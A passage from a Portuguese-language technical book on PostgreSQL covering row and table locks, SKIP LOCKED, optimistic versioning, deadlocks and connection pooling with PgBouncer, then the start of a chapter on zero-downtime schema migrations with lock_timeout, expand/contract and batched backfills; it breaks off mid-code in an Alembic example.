Todo comando também pede um lock na tabela inteira, guardado em memória compartilhada. Quase sempre passa despercebido, porque os modos dos comandos do dia a dia são compatíveis entre si.

Modo	Pedido por	Conflita com SELECT?
`ACCESS SHARE`	`SELECT`	não
`ROW SHARE`	`SELECT ... FOR UPDATE/SHARE`	não
`ROW EXCLUSIVE`	`INSERT`, `UPDATE`, `DELETE`	não
`SHARE UPDATE EXCLUSIVE`	`VACUUM`, `ANALYZE`, `CREATE INDEX CONCURRENTLY`	não
`SHARE`	`CREATE INDEX`	não (mas bloqueia escritas)
`SHARE ROW EXCLUSIVE`	`CREATE TRIGGER`	não
`EXCLUSIVE`	`REFRESH MATERIALIZED VIEW CONCURRENTLY`	não
`ACCESS EXCLUSIVE`	`DROP`, `TRUNCATE`, `VACUUM FULL`, a maioria dos `ALTER TABLE`	sim, com tudo

Os nomes são um desafio à parte: `ROW EXCLUSIVE` é um lock de tabela, e é pedido por todo `UPDATE`. Os modos foram batizados nos anos 1990 e ninguém teve coragem de mexer.

O detalhe que derruba sistemas é a fila. Pedidos de lock de tabela são atendidos em ordem de chegada, e um pedido novo que conflita com alguém *esperando* também espera, mesmo que seja compatível com quem *segura* o lock. Um `ALTER TABLE` que chega enquanto um relatório de 40 segundos lê a tabela fica na fila pedindo `ACCESS EXCLUSIVE`; todo `SELECT` que chega depois entra atrás dele. A tabela fica inacessível por causa de um comando que nem começou a executar. O capítulo 12 trata dos locks de DDL e de como escapar dessa fila com `lock_timeout`.

FOR UPDATE, NOWAIT e SKIP LOCKED

`SELECT ... FOR UPDATE` trava as linhas lidas no modo mais forte e implementa o lock pessimista: "eu vou mexer nisso, ninguém mais mexe até eu terminar". Em `READ COMMITTED`, se a linha travada por outra transação mudar e essa transação fizer commit, o PostgreSQL reavalia o `WHERE` contra a versão nova antes de entregar a linha. Se ela não satisfaz mais o filtro, simplesmente some do resultado.

O comportamento na espera tem três variantes:

- Sem nada: espera o tempo que for preciso (ou até `lock_timeout`, se configurado).
- `NOWAIT`: se qualquer linha estiver travada, falha na hora com `ERROR: could not obtain lock on row in relation "lotes"` (SQLSTATE `55P03`).
- `SKIP LOCKED` (PostgreSQL 9.5+): pula as linhas que não consegue travar imediatamente e devolve as outras.

`SKIP LOCKED` produz de propósito uma visão inconsistente da tabela: serve quando qualquer linha livre atende, como numa fila de tarefas. Num relatório de saldo, ele mente com toda a convicção.

Controle otimista, ou "confio, mas verifico na hora de gravar"

O lock pessimista trava antes de ler. O controle otimista não trava nada: lê a linha junto com um número de versão e, na hora de gravar, exige que a versão continue a mesma.

```
UPDATE eventos
SET descricao = 'Turnê de reencontro (agora com o baterista)', versao = versao + 1
WHERE id = 42 AND versao = 7;
```

Se outra transação gravou antes, a versão já é 8 e o banco responde `UPDATE 0`. A aplicação recarrega e tenta de novo, ou devolve um conflito ao usuário (em HTTP, `If-Match` com `412 Precondition Failed`). Sob disputa alta, N clientes leem, N tentam gravar, um consegue e N-1 jogam o trabalho fora: ninguém fica travado, e a CPU de todo mundo é desperdiçada democraticamente.

Deadlocks no banco

Duas transações, cada uma esperando um lock que a outra segura, formam um ciclo. O PostgreSQL não verifica ciclos a cada espera, porque montar o grafo de espera custa caro. Quando um processo passa `deadlock_timeout` (padrão 1 s) esperando, ele roda o detector; se encontrar um ciclo, uma das transações é abortada com SQLSTATE `40P01`, e a outra segue. A documentação avisa que qual delas morre é difícil de prever e que a aplicação não deve contar com isso.

Num mapa de assentos, o cliente A clica nos assentos 10 e 20; o cliente B, ao mesmo tempo, clica no 20 e depois no 10. A aplicação reserva na ordem dos cliques:

```
T1: UPDATE assentos SET reservado_por = 'A' WHERE id = 10;  -- trava 10
T2: UPDATE assentos SET reservado_por = 'B' WHERE id = 20;  -- trava 20
T1: UPDATE assentos SET reservado_por = 'A' WHERE id = 20;  -- espera T2
T2: UPDATE assentos SET reservado_por = 'B' WHERE id = 10;  -- espera T1
```

Um segundo depois, uma das duas recebe:

```
ERROR:  deadlock detected
DETAIL:  Process 51877 waits for ShareLock on transaction 912044; blocked by process
51876.
Process 51876 waits for ShareLock on transaction 912045; blocked by process 51877.
HINT:  See server log for query details.
CONTEXT:  while updating tuple (0,10) in relation "assentos"
```

O `ShareLock on transaction` é a espera pelo ID da dona descrita lá atrás. A correção quebra a espera circular travando sempre na mesma ordem; como o `UPDATE` do PostgreSQL não aceita `ORDER BY`, trava-se antes com `SELECT id FROM assentos WHERE id = ANY(%s) ORDER BY id FOR UPDATE`. A transação abortada ainda merece retry (o capítulo 5 trata das condições de Coffman).

Quanto custa uma conexão

O PostgreSQL usa um processo do sistema operacional por conexão: o processo principal (`postmaster`) faz `fork()` e entrega o socket ao novo backend. Abrir uma conexão do zero custa o handshake TCP (1 RTT), o TLS 1.3 (mais 1 RTT), a inicialização com autenticação SCRAM-SHA-256 (mais dois ou três RTTs), o `fork()` e a carga dos caches de catálogo. Alguns milissegundos, para executar uma consulta por chave primária de 0,2 ms. Uma conexão por requisição faz o banco gastar mais tempo cumprimentando do que trabalhando.

Depois de aberta, a conexão ocupa alguns megabytes de memória (sem contar `work_mem`, que é por operação de ordenação ou hash) e um slot de `max_connections`, cujo padrão é 100, com 3 reservados para superusuários. Passado o limite, o servidor recusa com o `sorry, too many clients already` que abriu o capítulo, educado e irredutível.

Pools na aplicação

Um *pool* de conexões mantém conexões abertas e as empresta: a requisição pega uma (checkout), usa e devolve (checkin). No SQLAlchemy, o `QueuePool` padrão tem `pool_size=5` conexões mantidas, `max_overflow=10` extras temporárias e `pool_timeout=30` segundos de espera por uma conexão antes do `TimeoutError`. Sim: o timeout de 30 segundos que ninguém sabe quem configurou foi configurado pelo valor padrão, e ninguém configurou nada.

O pool vive dentro do processo. Cada worker do Gunicorn, cada processo do Celery e cada réplica tem o seu. A conta que importa:

```
conexões possíveis = réplicas × processos por réplica × (pool_size + max_overflow)
                   = 12 × 4 × (5 + 10) = 720
```

Setecentas e vinte conexões possíveis apontadas para um `max_connections = 100`. Em dia normal, cada pool usa duas ou três e a conta nunca aparece. No dia do show, ela aparece inteira.

Pools externos: PgBouncer

Um pooler externo, como o PgBouncer, fica entre as aplicações e o banco, falando o protocolo do PostgreSQL dos dois lados. Ele aceita milhares de conexões de clientes (`max_client_conn`), baratas porque são só sockets num event loop de thread única, e as multiplexa sobre poucas conexões reais (`default_pool_size`, padrão 20 por par usuário e banco).

O modo de pool define quando a conexão real volta para o PgBouncer:

- `session`: no fim da sessão do cliente. Tudo funciona, e o ganho é só o reuso das conexões entre sessões.
- `transaction`: no fim de cada transação. É o modo que multiplica, e é também o que quebra coisas.
- `statement`: a cada comando, o que proíbe transações com mais de um comando.

No modo `transaction`, duas transações seguidas do mesmo cliente podem cair em backends diferentes. Tudo que pertence à sessão deixa de ser confiável: `SET` sem `LOCAL`, advisory locks de sessão, `LISTEN`, tabelas temporárias que sobrevivem à transação, cursores `WITH HOLD`. Prepared statements no protocolo estendido passaram a ser suportados no PgBouncer 1.21 (outubro de 2023), com o parâmetro `max_prepared_statements`; em versões anteriores, o psycopg 3 precisa de `prepare_threshold=None` para não preparar consultas num backend e tentar usá-las em outro.

Dimensionamento do pool

A Lei de Little dá o número de conexões ocupadas em média: taxa de transações vezes o tempo que cada uma segura a conexão. A 2.000 transações por segundo, segurando a conexão por 5 ms, a média é 10 conexões ocupadas. A folga cobre picos e variância, e não precisa ser de uma ordem de grandeza.

O teto vem do outro lado. Um servidor com 8 núcleos executa no máximo 8 backends ao mesmo tempo; o resto espera na fila do escalonador, trocando de contexto, disputando locks internos e caches. A wiki do PostgreSQL cita como ponto de partida empírico `conexões = (núcleos × 2) + discos efetivos`, avisando que serve para começar a medir. Mais conexões ativas do que o banco consegue executar só move a fila de um lugar visível (o pool) para um invisível (dentro do banco).

E agora a resposta para a pergunta do começo. Todas as compras disputavam a mesma linha de `lotes`, travada durante a chamada ao gateway. Uma linha travada por 800 ms tem vazão máxima de 1/0,8 s = 1,25 transações por segundo, com qualquer pool, núcleo ou réplica. As outras esperavam com a conexão na mão, os pools esgotaram, requisições novas morreram após 30 s, e os pods reiniciados abriram conexões antes de as antigas fecharem, estourando `max_connections`. A CPU ficou em 4% porque esperar lock não gasta CPU. O banco estava ocupadíssimo não fazendo nada.

Na prática

Encontrando quem segura quem

`pg_stat_activity` mostra o estado de cada backend, e `pg_blocking_pids()` (PostgreSQL 9.6+) diz quem bloqueia quem:

```
SELECT pid, state, wait_event_type AS tipo, wait_event AS evento,
       now() - xact_start AS idade_tx,
       pg_blocking_pids(pid) AS bloqueado_por
FROM pg_stat_activity
WHERE datname = 'ingressos' AND xact_start IS NOT NULL
ORDER BY xact_start
LIMIT 4;
```

```
  pid  |        state        |  tipo  |    evento     |    idade_tx     | bloqueado_por
-------+---------------------+--------+---------------+-----------------+---------------
 48211 | idle in transaction | Client | ClientRead    | 00:00:00.791204 | {}
 48212 | active              | Lock   | transactionid | 00:00:00.787931 | {48211}
 48219 | active              | Lock   | tuple         | 00:00:00.785512 | {48212}
 48224 | active              | Lock   | tuple         | 00:00:00.781066 | {48212}
(4 rows)
```

O dono do lock, 48211, está `idle in transaction`: travou a linha e foi conversar com o gateway. O 48212 espera o ID da transação dele; os demais esperam o lock `tuple` segurado pelo 48212, que é a fila descrita no mecanismo. A primeira linha é a culpada, e ela está, tecnicamente, descansando.

Reservando sem fila com SKIP LOCKED

A versão corrigida troca o contador por uma linha por ingresso e reserva qualquer ingresso livre, sem ninguém esperar ninguém:

```
import os

from psycopg_pool import ConnectionPool

RESERVAR = """
WITH livre AS (
    SELECT id FROM ingressos
    WHERE lote_id = %s AND status = 'livre'
    ORDER BY id
    LIMIT 1
    FOR UPDATE SKIP LOCKED
)
UPDATE ingressos AS i
SET status = 'reservado', reservado_ate = now() + interval '10 minutes'
FROM livre
WHERE i.id = livre.id
RETURNING i.id
"""

pool = ConnectionPool(os.environ["DATABASE_URL"], min_size=4, max_size=8)


def reservar(lote_id: int) -> int | None:
    with pool.connection() as conn:  # commit ao sair do bloco
        linha = conn.execute(RESERVAR, (lote_id,)).fetchone()
    return linha[0] if linha else None  # None: esgotou de verdade
```

A transação dura cerca de 1 ms; a cobrança acontece depois, fora dela, e um job devolve para `livre` as reservas vencidas. Com 8 threads chamando `reservar(1)` ao mesmo tempo:

```
[1, 2, 3, 4, 5, 6, 7, 8]
```

Oito ingressos distintos, nenhuma espera; sem o `SKIP LOCKED`, as oito fariam fila na linha 1. Um índice parcial em `(lote_id, id) WHERE status = 'livre'` evita que a busca percorra os ingressos já vendidos, que no fim da venda são quase todos.

Versão otimista no ORM

O SQLAlchemy implementa o controle otimista com `version_id_col`:

```
class Evento(Base):
    __tablename__ = "eventos"

    id: Mapped[int] = mapped_column(primary_key=True)
    descricao: Mapped[str]
    versao: Mapped[int] = mapped_column(nullable=False)

    __mapper_args__ = {"version_id_col": versao}
```

O ORM acrescenta `AND versao = :versao_lida` a todo `UPDATE` e incrementa o valor. Quando dois administradores editam a descrição do evento ao mesmo tempo, o segundo a salvar recebe:

```
sqlalchemy.orm.exc.StaleDataError: UPDATE statement on table 'eventos'
expected to update 1 row(s); 0 were matched.
```

O segundo descobre que alguém chegou antes, em vez de apagar o trabalho alheio em silêncio.

Um PgBouncer em modo transação

```
[databases]
ingressos = host=10.0.3.17 port=5432 dbname=ingressos

[pgbouncer]
listen_addr = 10.0.3.20
listen_port = 6432
auth_type = scram-sha-256
auth_file = /etc/pgbouncer/userlist.txt
pool_mode = transaction
max_client_conn = 2000
default_pool_size = 20
max_prepared_statements = 200
```

As 720 conexões possíveis da aplicação viram, no máximo, 20 conexões reais. O PgBouncer escuta só na rede privada, e as senhas ficam no `auth_file`, fora do arquivo versionado.

Propriedades e custos

Técnica	Garante	Custa	Pesa quando
`FOR UPDATE`	exclusão até o fim da transação	espera; vazão da linha = 1/tempo travado	conflito frequente e transação curta
`FOR UPDATE NOWAIT`	falha imediata em vez de espera	tratar `55P03`	a interface prefere "tente de novo" a esperar
`FOR UPDATE SKIP LOCKED`	nenhuma espera, linhas distintas por consumidor	visão inconsistente	itens intercambiáveis: filas, unidades de estoque
Versão otimista	nenhum lock entre leitura e escrita	retry; trabalho perdido sob disputa	conflito raro, edição longa (formulário aberto por minutos)

Técnica	Garante	Custa	Pesa quando
`UPDATE` atômico condicional	uma ida ao banco, lock por milissegundos	regra precisa caber num `WHERE`	contadores e saldos

Para pools:

Opção	Conexões no banco	O que deixa de funcionar	Custo operacional
Pool na aplicação	soma de todos os pools	nada	nenhum componente novo; a conta cresce com réplicas
PgBouncer `session`	uma por sessão ativa	nada	um salto de rede a mais; ganho limitado
PgBouncer `transaction`	uma por transação ativa	estado de sessão, prepared statements em versões < 1.21	um salto a mais, um servidor novo chamado `pgbouncer-temp`
`##` Armadilhas e casos reais			

> **Armadilha:** chamada externa dentro da transação. HTTP, fila, e-mail ou `time.sleep` com lock aberto transformam a latência de outro sistema no tempo de lock da sua linha. Se o gateway tiver um dia ruim de 30 segundos, sua linha também tem.

`idle in transaction` eterno. Alguém faz um `SELECT ... FOR UPDATE` no `psql` para "dar uma olhada" e vai almoçar, segurando locks e o horizonte do VACUUM. `idle_in_transaction_session_timeout` (9.6+) encerra sessões paradas dentro de transação; `transaction_timeout` (PostgreSQL 17) limita a duração total; `lock_timeout` limita a espera por lock.

`FOR UPDATE` com `JOIN`. Sem qualificação, o lock vale para as linhas de todas as tabelas do `FROM`. Um `SELECT ... FROM pedidos JOIN clientes ... FOR UPDATE` trava o cliente junto, e todo pedido daquele cliente passa a fazer fila. `FOR UPDATE OF pedidos` restringe o lock à tabela certa.

Pool multiplicado em silêncio. O autoscaling sobe de 12 para 30 réplicas no pico, e as conexões possíveis vão de 720 para 1.800. O dia em que o autoscaling funciona bem é o dia em que o banco recusa conexões.

> **Na vida real:** a página "About Pool Sizing", do HikariCP, relata a demonstração do Oracle Real-World Performance group: 9.600 threads acessando o banco, e a redução do pool de 2.048 para 96 conexões levou o tempo de resposta de cerca de 100 ms para cerca de 2 ms, sem mudar mais nada. O banco não ficou mais rápido; parou de gastar tempo alternando entre trabalhos que não podia fazer ao mesmo tempo.

Resumo

- Lock de linha fica no `xmax` da tupla e dura até o fim da transação; esperar uma linha é esperar o ID da transação dona.
- A fila de locks de tabela faz um `ACCESS EXCLUSIVE` à espera bloquear os `SELECT`s que chegam depois.
- `NOWAIT` falha na hora; `SKIP LOCKED` pula linhas travadas e serve para itens intercambiáveis; a versão otimista troca espera por retry.
- Deadlock: detector após `deadlock_timeout` (1 s), erro `40P01`; travar em ordem fixa e fazer retry.
- Uma linha disputada tem vazão máxima de 1/tempo travado, com qualquer pool.
- O limite real são as conexões possíveis somadas de todos os pools; PgBouncer em modo `transaction` as multiplexa, ao preço do estado de sessão.
- Pool dimensionado pela Lei de Little e limitado pelos núcleos do banco.

Referências

- PostgreSQL, "Explicit Locking": https://www.postgresql.org/docs/current/explicit-locking.html
- PostgreSQL, "SELECT", seção "The Locking Clause": https://www.postgresql.org/docs/current/sql-select.html
- PostgreSQL, "Client Connection Defaults" (`lock_timeout`, `idle_in_transaction_session_timeout`, `transaction_timeout`): https://www.postgresql.org/docs/current/runtime-config-client.html
- PostgreSQL, "Lock Management" (`deadlock_timeout`): https://www.postgresql.org/docs/current/runtime-config-locks.html
- PostgreSQL, "The Cumulative Statistics System" (`pg_stat_activity`): https://www.postgresql.org/docs/current/monitoring-stats.html

- PostgreSQL Wiki, "Number Of Database Connections": https://wiki.postgresql.org/wiki/Number_Of_Database_Connections
- PgBouncer, "Features": https://www.pgbouncer.org/features.html
- PgBouncer, "Configuration": https://www.pgbouncer.org/config.html
- SQLAlchemy 2.0, "Connection Pooling": https://docs.sqlalchemy.org/en/20/core/pooling.html
- SQLAlchemy 2.0, "Configuring a Version Counter": https://docs.sqlalchemy.org/en/20/orm/versioning.html
- psycopg 3, "Connection pools": https://www.psycopg.org/psycopg3/docs/advanced/pool.html
- HikariCP Wiki, "About Pool Sizing": https://github.com/brettwooldridge/HikariCP/wiki/About-Pool-Sizing

CAPÍTULO 12

Migrações de schema sem downtime

A migração de uma linha que derrubou o site por seis minutos

Terça-feira, 10h14. O arquivo se chama `0137_so_uma_coluna.py`, tem uma operação e foi aprovado no code review por duas pessoas, uma delas com o comentário "trivial".

```
def upgrade() -> None:
    op.add_column("faturas", sa.Column("desconto_pct", sa.Numeric(5, 2)))
```

Em staging, levou 4 ms. Em produção, a tabela `faturas` tem 38 milhões de linhas, mas isso não preocupa ninguém: no PostgreSQL, adicionar uma coluna anulável sem default só altera o catálogo, e o tamanho da tabela nem entra na conta. A equipe sabia disso. E estava certa.

Às 10h14min03s, o pipeline aplica a migração. Às 10h14min05s, o p99 da API vai de 80 ms para 30 s, o timeout do balanceador. Às 10h15, os pools de conexão estão esgotados e o `/health` falha, o que faz o orquestrador reiniciar os pods, o que abre mais conexões, o que não ajuda. Às 10h20, alguém encontra no `pg_stat_activity` uma consulta iniciada às 9h36: o relatório de inadimplência do mês, disparado por uma ferramenta de BI, lendo `faturas` inteira com a serenidade de quem não tem SLO. A consulta é cancelada, o `ALTER TABLE` termina em 4 ms, exatamente como prometido, e o site volta.

O comando levou 4 ms para executar e seis minutos esperando, e durante a espera ninguém leu uma única fatura. Como um comando que não faz nada pesado consegue parar todas as leituras de uma tabela? E, já que o schema precisa mudar com a aplicação no ar, em que ordem fazer cada mudança para que nenhum usuário perceba?

Locks de DDL e a fila que ninguém vê

Toda instrução no PostgreSQL adquire um *lock* na tabela que toca, inclusive o `SELECT` mais inocente. Dos oito modos (o capítulo 11 trata deles), seis importam aqui:

Modo	Quem pede	Conflita com
`ACCESS SHARE`	`SELECT`	só `ACCESS EXCLUSIVE`
`ROW EXCLUSIVE`	`INSERT`, `UPDATE`, `DELETE`	`SHARE` e os mais fortes
`SHARE UPDATE EXCLUSIVE`	`VACUUM`, `CREATE INDEX CONCURRENTLY`, `VALIDATE CONSTRAINT`	ele mesmo e os mais fortes; leituras e escritas passam
`SHARE`	`CREATE INDEX`	escritas e DDL; leituras passam
`SHARE ROW EXCLUSIVE`	`ADD FOREIGN KEY`, `CREATE TRIGGER`	escritas e DDL; leituras passam
`ACCESS EXCLUSIVE`	a maioria dos `ALTER TABLE`, `DROP`, `TRUNCATE`	tudo, inclusive `SELECT`

Dois fatos explicam o incidente das 10h14. O primeiro: um lock de tabela dura até o fim da transação. O relatório de BI pegou `ACCESS SHARE` às 9h36 e só ia devolver quando terminasse, o que, pelo plano de execução, ia acontecer lá pelas 10h20. O `ALTER TABLE` precisa de `ACCESS EXCLUSIVE`, que conflita com `ACCESS SHARE`, então espera.

O segundo fato é o que pega todo mundo: os pedidos de lock formam uma fila por ordem de chegada, e um pedido novo precisa ser compatível com os locks concedidos e também com os pedidos que estão na frente dele na fila. O `SELECT` das 10h14min04s quer `ACCESS SHARE`. Ele é compatível com o relatório, mas não com o `ALTER` que está esperando na frente. Então entra na fila também.

```
09:36:00  relatório BI   ACCESS SHARE em faturas      concedido (vai até 10:20)
10:14:03  ALTER TABLE    ACCESS EXCLUSIVE             espera o relatório
10:14:04  SELECT #1      ACCESS SHARE                 espera o ALTER
10:14:04  SELECT #2      ACCESS SHARE                 espera o ALTER
   ...    (todas as leituras e escritas em faturas, até esgotar os pools)
10:20:11  relatório cancelado → ALTER executa em 4 ms → a fila anda
```

Sem essa regra, um fluxo contínuo de `SELECT`s deixaria o `ALTER` esperando para sempre (*starvation*). A fila é justa: todo mundo espera o relatório junto com o `ALTER`.

Logo, qualquer comando que pede `ACCESS EXCLUSIVE` é perigoso, por mais instantâneo que seja, se houver uma transação longa na tabela: um relatório, um `pg_dump`, a sessão `idle in transaction` de quem abriu o `psql` em produção, digitou `BEGIN` e foi almoçar.

A defesa é o `lock_timeout`. Com `SET lock_timeout = '2s'`, o `ALTER` que não consegue o lock em 2 segundos desiste com `canceling statement due to lock timeout`, sai da fila, e as consultas atrás dele seguem. O pior caso vira um pico de 2 segundos em vez de seis minutos de site fora, e a migração é repetida mais tarde, com *backoff*. Uma migração que

falha e é repetida é um evento sem graça nenhuma, que é exatamente o objetivo. Para limitar o trabalho feito depois de obter o lock (uma reescrita que ninguém previu), existe o `statement_timeout`.

O que o PostgreSQL faz em cada ALTER TABLE

Uma operação de schema custa o modo de lock que pede e o trabalho feito sob ele. Mudar só o catálogo leva milissegundos. Varrer a tabela leva o tempo de ler todas as páginas. Reescrever cria um arquivo novo com todas as linhas e reconstrói os índices, e em 38 milhões de linhas isso se mede em minutos ou horas, sob `ACCESS EXCLUSIVE`.

Operação (PostgreSQL 16)	Lock	Trabalho	Forma segura
`ADD COLUMN` anulável, ou com default constante/estável	`ACCESS EXCLUSIVE`	catálogo	já é segura
`ADD COLUMN` com default volátil (`gen_random_uuid()`)	`ACCESS EXCLUSIVE`	reescrita	sem default + backfill
`ALTER COLUMN TYPE` (`integer` → `bigint`)	`ACCESS EXCLUSIVE`	reescrita + índices	expand/contract
`ALTER COLUMN TYPE` binário-compatível (`varchar` → `text`)	`ACCESS EXCLUSIVE`	catálogo	já é segura
`SET NOT NULL`	`ACCESS EXCLUSIVE`	varredura	`CHECK` validado antes (PG 12+)
`ADD CHECK`, `ADD FOREIGN KEY`	`ACCESS EXCLUSIVE`, `SHARE ROW EXCLUSIVE`	varredura	`NOT VALID` + `VALIDATE`
`CREATE INDEX`, `ADD UNIQUE`	`SHARE`, `ACCESS EXCLUSIVE`	constrói índice	`CONCURRENTLY`
`RENAME`, `DROP COLUMN`	`ACCESS EXCLUSIVE`	catálogo	seguro para o banco, não para o código

Até o PostgreSQL 10, `ADD COLUMN ... DEFAULT 0 NOT NULL` reescrevia a tabela inteira. A partir do 11, o banco guarda o valor no catálogo (`pg_attribute.attmissingval`) e o devolve ao ler uma linha antiga que não tem a coluna fisicamente. O truque exige o mesmo valor para todas as linhas, e por isso um default volátil continua reescrevendo tudo. `now()` é `STABLE`: é avaliado uma vez, no momento do `ALTER`, e as 38 milhões de faturas antigas passam a ter exatamente o mesmo `criado_em`, com precisão de microssegundo. É barato. E é uma ótima forma de confundir o time de dados no ano seguinte.

Uma restrição criada com `NOT VALID` vale para toda linha escrita a partir dali, mas o banco não confere as existentes, e o `ADD` vira mudança de catálogo. Depois, `VALIDATE CONSTRAINT` varre a tabela segurando só `SHARE UPDATE EXCLUSIVE`. A varredura continua longa; a diferença é que ninguém espera por ela. Desde o PostgreSQL 12, o `SET NOT NULL` aceita um `CHECK (coluna IS NOT NULL)` validado como prova e pula a varredura.

Renomear é o caso curioso: para o banco, é a operação mais barata possível. O código em produção, porém, continua fazendo `SELECT fone FROM clientes`, e a coluna `fone` deixou de existir 4 ms atrás.

Índices sem parar as escritas

O `CREATE INDEX` comum pega `SHARE`, que deixa as leituras passarem e bloqueia todo `INSERT`, `UPDATE` e `DELETE` até o índice ficar pronto. Numa tabela grande, isso é uma janela de manutenção que ninguém agendou.

O `CREATE INDEX CONCURRENTLY` pega `SHARE UPDATE EXCLUSIVE`, que convive com escritas, e paga com mais trabalho. O índice entra no catálogo como inválido; o banco espera terminarem as transações que poderiam escrever sem saber dele, constrói o índice numa primeira varredura, espera de novo, faz uma segunda passada para incluir o que mudou no meio do caminho, espera as transações com snapshots antigos e só então marca o índice como válido. Duas varreduras, três esperas, bem mais tempo e I/O que a versão comum.

As esperas têm uma consequência: uma única transação aberta há três horas segura o `CONCURRENTLY` por três horas. Ele não bloqueia ninguém enquanto espera. Só não termina.

O comando também não pode rodar dentro de um bloco de transação, porque comita etapas intermediárias. E, se falhar no meio, o índice fica marcado como `INVALID`: o planner o ignora, mas cada escrita continua a atualizá-lo. Todos os custos de um índice, nenhum benefício. A saída é `DROP INDEX CONCURRENTLY` e tentar de novo, ou `REINDEX INDEX CONCURRENTLY` (PG 12+). Para `UNIQUE` e chave primária, cria-se o índice único com `CONCURRENTLY` e depois `ADD CONSTRAINT ... USING INDEX`, que só mexe no catálogo.

Expand/contract, ou como renomear uma coluna em quatro deploys

Até aqui, o problema era o banco. Agora o problema é o código. Num deploy *rolling* (o capítulo 37 trata das estratégias de deploy), as réplicas são substituídas aos poucos, e durante alguns minutos a versão antiga e a nova atendem tráfego ao mesmo tempo, no mesmo banco. Se houver rollback, a versão antiga volta a rodar sobre o schema que a nova deixou. Disso sai a regra que governa tudo:

> Cada mudança de schema precisa ser compatível com o código que está em produção e com o código que vai entrar em produção.

Mudança incompatível nenhuma passa nessa regra em um passo só. O padrão *expand/contract* (ou *parallel change*) divide a mudança em fases: o schema ganha a estrutura nova sem perder a antiga, o código migra para a nova enquanto os dados são copiados, e a antiga sai quando nenhuma versão em produção a usa. A sequência é a mesma de deprecar um parâmetro de uma função pública numa biblioteca Python: a versão 2.3 aceita os dois nomes e emite `DeprecationWarning`, e só a 3.0 remove o antigo. A diferença é que, aqui, quem chama a função com o parâmetro antigo é a sua própria aplicação, em produção, e ela não lê warnings.

Exemplo: a tabela `pedidos`, com 60 milhões de linhas, guarda `valor numeric(10,2)` em reais e vai passar a guardar `valor_centavos bigint`. Um `ALTER COLUMN TYPE` reescreveria a tabela sob `ACCESS EXCLUSIVE` e quebraria o código antigo. Em fases:

Passo	Banco	Código em produção
1	`ADD COLUMN valor_centavos bigint` (anulável) + trigger que preenche `valor_centavos` a partir de `valor`	v1 (só conhece `valor`)
2	backfill em lotes das linhas antigas	v1
3	`CHECK (valor_centavos IS NOT NULL) NOT VALID`, `VALIDATE`, `SET NOT NULL`, remove o `CHECK`	v1
4	nada	deploy da v2: escreve as duas colunas, lê `valor_centavos`; v1 e v2 convivem
5	remove o trigger; `ALTER COLUMN valor DROP NOT NULL`	v2

Passo	Banco	Código em produção
6	nada	deploy da v3: o modelo não tem mais `valor`
7	`DROP COLUMN valor`	v3

O trigger cobre a janela em que a v1 escreve só em `valor`, e a ordem dos passos 5 e 6 tem um motivo pouco intuitivo: com o trigger ativo, cada `INSERT` da v3 chegaria com `valor` nulo, o trigger gravaria `round(NULL * 100)` em `valor_centavos` e o `NOT NULL` recusaria o pedido. O trigger que protegia os dados passaria a recusar todas as vendas, com total dedicação.

Só o passo 7 é irreversível, e por isso fica por último, depois que a v3 está em todas as réplicas. Um rename de coluna segue o mesmo roteiro, sem a conversão.

Backfill em lotes

O passo 2 parece trivial: `UPDATE pedidos SET valor_centavos = round(valor * 100)`. Em 60 milhões de linhas, numa transação só, esse comando cria vários problemas de uma vez.

No MVCC do PostgreSQL (capítulo 10), um `UPDATE` grava uma versão nova de cada linha: a tabela quase dobra, e o `VACUUM` não limpa nada enquanto a transação estiver aberta. Cada linha fica com lock até o `COMMIT`, então qualquer pedido que a aplicação tente atualizar espera, talvez por uma hora. O WAL sai todo de uma vez e as réplicas ficam para trás (capítulo 13). E, se o comando falhar aos 95%, o `ROLLBACK` desfaz tudo, e o banco terá passado uma hora convertendo I/O em calor.

O backfill em lotes divide o trabalho em transações de alguns milhares de linhas, percorridas pela chave primária. Cada lote comita, libera seus locks em milissegundos e deixa o autovacuum trabalhar; uma pausa entre lotes limita a taxa de WAL. A condição `WHERE valor_centavos IS NULL` torna o processo idempotente: se parar no meio, recomeça e pula o que já foi feito. O índice na coluna nova, se houver, vem depois: sem índice na coluna atualizada, o `UPDATE` pode ser HOT (*heap-only tuple*, capítulo 8) e nenhum índice precisa saber da versão nova.

Na prática: a fila, o timeout e o lote

Durante o incidente das 10h14, esta consulta mostra a fila inteira:

```
SELECT pid, wait_event_type AS espera, pg_blocking_pids(pid) AS bloqueado_por,
       now() - query_start AS ha, left(query, 45) AS consulta
FROM pg_stat_activity
WHERE datname = current_database() AND pid <> pg_backend_pid()
ORDER BY query_start;
```

```
  pid  | espera | bloqueado_por |       ha        |                    consulta
-------+--------+---------------+-----------------+-------------------------------------
----------
 41207 |        | {}            | 00:40:11.83     | SELECT cliente_id, sum(valor) FROM
faturas WH
 41388 | Lock   | {41207}       | 00:02:08.61     | ALTER TABLE faturas ADD COLUMN
desconto_pct n
 41390 | Lock   | {41388}       | 00:02:08.58     | SELECT id, status, valor FROM
faturas WHERE i
 41391 | Lock   | {41388}       | 00:02:08.57     | SELECT id, status, valor FROM
faturas WHERE i
 41395 | Lock   | {41388}       | 00:02:08.51     | UPDATE faturas SET status = $1 WHERE
id = $2
(... 312 linhas)
```

O `pg_blocking_pids` lista quem segura um lock conflitante e também quem está na frente na fila com um pedido conflitante. Por isso os `SELECT`s aparecem bloqueados pelo `ALTER` (41388), e não pelo relatório. O culpado está no topo, com 40 minutos de idade e a consciência tranquila.

A versão segura da `0137_so_uma_coluna.py` tem uma linha a mais:

```
def upgrade() -> None:
    op.execute("SET LOCAL lock_timeout = '2s'")
    op.add_column("faturas", sa.Column("desconto_pct", sa.Numeric(5, 2)))
```

`SET LOCAL` limita a configuração à transação da migração. Com o relatório ainda rodando, a saída do pipeline fica assim:

```
INFO  [alembic.runtime.migration] Running upgrade 0136 -> 0137, so uma coluna
sqlalchemy.exc.OperationalError: (psycopg.errors.LockNotAvailable) canceling statement
due to lock timeout
tentativa 1: lock ocupado, nova tentativa em 10 s
INFO  [alembic.runtime.migration] Running upgrade 0136 -> 0137, so uma coluna
sqlalchemy.exc.OperationalError: (psycopg.errors.LockNotAvailable) canceling statement
due to lock timeout
tentativa 2: lock ocupado, nova tentativa em 20 s
```

O laço do pipeline que produz essa saída:

```
for tentativa in 1 2 3 4 5; do
  if alembic upgrade head; then exit 0; fi
  echo "tentativa $tentativa: lock ocupado, nova tentativa em $((tentativa * 10)) s"
  sleep $((tentativa * 10))
done
echo "desisti: alguém está segurando a tabela faturas" >&2
exit 1
```

No pior caso, cinco picos de 2 segundos na API e uma mensagem de erro honesta.

O índice concorrente, no Alembic, precisa sair da transação da migração, e o `autocommit_block` existe para isso:

```
def upgrade() -> None:
